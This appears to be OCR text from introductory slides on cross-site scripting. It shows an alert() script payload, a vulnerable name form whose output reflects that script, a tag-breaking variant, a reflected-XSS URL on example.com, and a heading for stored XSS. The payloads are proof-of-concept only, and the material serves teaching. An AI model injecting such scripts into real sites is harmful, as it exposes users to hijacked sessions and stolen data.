
</>

XSS

Cross Site Scripting

Access is based on injecting JavaScript code in the Web page.



js
www.
js

<SCRIPT>ALERT()</SCRIPT>

```
<div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>
    <pre>Hello <script>alert()</script></pre>
  </div>
```

<SCRIPT>ALERT()</SCRIPT>

```
<div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>
    <pre>Hello </pre><script>alert()</script></pre>
  </div>
```




<SCRIPT>ALERT()</SCRIPT>

HEY THATS JAVASCRIPT,
LETS RUN THAT!

EXAMPLE.COM

HTTPS://EXAMPLE.COM/SEARCH?Q=<SCRIPT>ALERT()</SCRIPT>

STORED XSS



